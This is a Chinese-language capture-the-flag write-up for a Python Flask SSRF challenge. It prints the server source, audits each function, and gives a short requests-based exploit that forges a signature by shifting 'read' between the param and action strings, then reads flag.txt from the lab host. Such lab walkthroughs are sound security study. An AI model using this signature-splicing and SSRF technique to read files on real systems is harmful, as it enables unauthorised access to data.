

1.打开靶场,考的python ssrf,提示flag在当前flag.txt文件中,给了python源码,但是要自己格式化
格式化好后是个flask框架,是用python2写的,现在大多用python3,处理request请求用的也大多为requests,而不是urllib
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
|
from importlib import reload
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')
app = Flask(__name__)
secert_key = os.urandom(16)
class Task:
def __init__(self, action, param, sign, ip):
self.action = action
self.param = param
self.sign = sign
self.sandbox = md5(ip)
if(not os.path.exists(self.sandbox)):
os.mkdir(self.sandbox)
def Exec(self):
result = {}
result['code'] = 500
if (self.checkSign()):
if "scan" in self.action:
tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
resp = scan(self.param)
if (resp == "Connection Timeout"):
result['data'] = resp
else:
print(resp)
tmpfile.write(resp)
tmpfile.close()
result['code'] = 200
if "read" in self.action:
f = open("./%s/result.txt" % self.sandbox, 'r')
result['code'] = 200
result['data'] = f.read()
if result['code'] == 500:
result['data'] = "Action Error"
else:
result['code'] = 500
result['msg'] = "Sign Error"
return result
def checkSign(self):
if (getSign(self.action, self.param) == self.sign):
return True
else:
return False
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
param = urllib.unquote(request.args.get("param", ""))
action = "scan"
return getSign(action, param)
@app.route('/De1ta',methods=['GET','POST'])
def challenge():
action = urllib.unquote(request.cookies.get("action"))
param = urllib.unquote(request.args.get("param", ""))
sign = urllib.unquote(request.cookies.get("sign"))
ip = request.remote_addr
if(waf(param)):
return "No Hacker!!!!"
task = Task(action, param, sign, ip)
return json.dumps(task.Exec())
@app.route('/')
def index():
return open("code.txt","r").read()
def scan(param):
socket.setdefaulttimeout(1)
try:
return urllib.urlopen(param).read()[:50]
except:
return "Connection Timeout"
def getSign(action, param):
return hashlib.md5(secert_key + param + action).hexdigest()
def md5(content):
return hashlib.md5(content).hexdigest()
def waf(param):
check=param.strip().lower()
if check.startswith("gopher") or check.startswith("file"):
return True
else:
return False
if __name__ == '__main__':
app.debug = False
app.run(host='0.0.0.0',port=80)
|
2.首先肯定是代码审计了,先分析普通函数,因为@app.route只绑定一个函数所以如下为普通函数
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| def scan(param):
socket.setdefaulttimeout(1)
try:
return urllib.urlopen(param).read()[:50]
except:
return "Connection Timeout"
def getSign(action, param):
return hashlib.md5(secert_key + param + action).hexdigest()
def md5(content):
return hashlib.md5(content).hexdigest()
def waf(param):
check=param.strip().lower()
if check.startswith("gopher") or check.startswith("file"):
return True
else:
return False
|
3.分析路由geneSign
1
2
3
4
5
6
|
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
param = urllib.unquote(request.args.get("param", ""))
action = "scan"
return getSign(action, param)
|
4.分析对象Task
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
| class Task:
def __init__(self, action, param, sign, ip):
self.action = action
self.param = param
self.sign = sign
self.sandbox = md5(ip)
if(not os.path.exists(self.sandbox)):
os.mkdir(self.sandbox)
def Exec(self):
result = {}
result['code'] = 500
if (self.checkSign()):
if "scan" in self.action:
tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
resp = scan(self.param)
if (resp == "Connection Timeout"):
result['data'] = resp
else:
print(resp)
tmpfile.write(resp)
tmpfile.close()
result['code'] = 200
if "read" in self.action:
f = open("./%s/result.txt" % self.sandbox, 'r')
result['code'] = 200
result['data'] = f.read()
if result['code'] == 500:
result['data'] = "Action Error"
else:
result['code'] = 500
result['msg'] = "Sign Error"
return result
def checkSign(self):
if (getSign(self.action, self.param) == self.sign):
return True
else:
return False
|
5.分析路由De1ta
1
2
3
4
5
6
7
8
9
10
| @app.route('/De1ta',methods=['GET','POST'])
def challenge():
action = urllib.unquote(request.cookies.get("action"))
param = urllib.unquote(request.args.get("param", ""))
sign = urllib.unquote(request.cookies.get("sign"))
ip = request.remote_addr
if(waf(param)):
return "No Hacker!!!!"
task = Task(action, param, sign, ip)
return json.dumps(task.Exec())
|
6.分析后写exp
1
2
3
4
5
6
7
8
9
10
| import requests
url = "http://node4.anna.nssctf.cn:25244/"
sign = requests.get(url+"geneSign?param=flag.txtread").text
cookie={
"sign":sign,
"action":"readscan"
}
response = requests.get(url+"De1ta?param=flag.txt",cookies=cookie)
print(response.text)
|

至于为什么要这么写,从getSign的要加密的字符串组成可以看出,param和action的值是可以变的,只要这两再次组成的字符串没变就行
1
2
| def getSign(action, param):
return hashlib.md5(secert_key + param + action).hexdigest()
|
由于os.urandom(16)生成的是随机字节序列,所以我们必须要先在geneSign得到认证hash
在geneSign中,action是固定scan的,md5加密时action被连接到最后,那我们在获取认证hash时则可以将param传参为flag.txtread,为geneSign?param=flag.txtread
这样在路由De1ta创建Task实例时就可以直接将action赋值readscan,param赋值为flag.txt,随便实现了写读result.txt,直接输出flag
1
2
3
4
5
6
|
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
param = urllib.unquote(request.args.get("param", ""))
action = "scan"
return getSign(action, param)
|
7.得到flag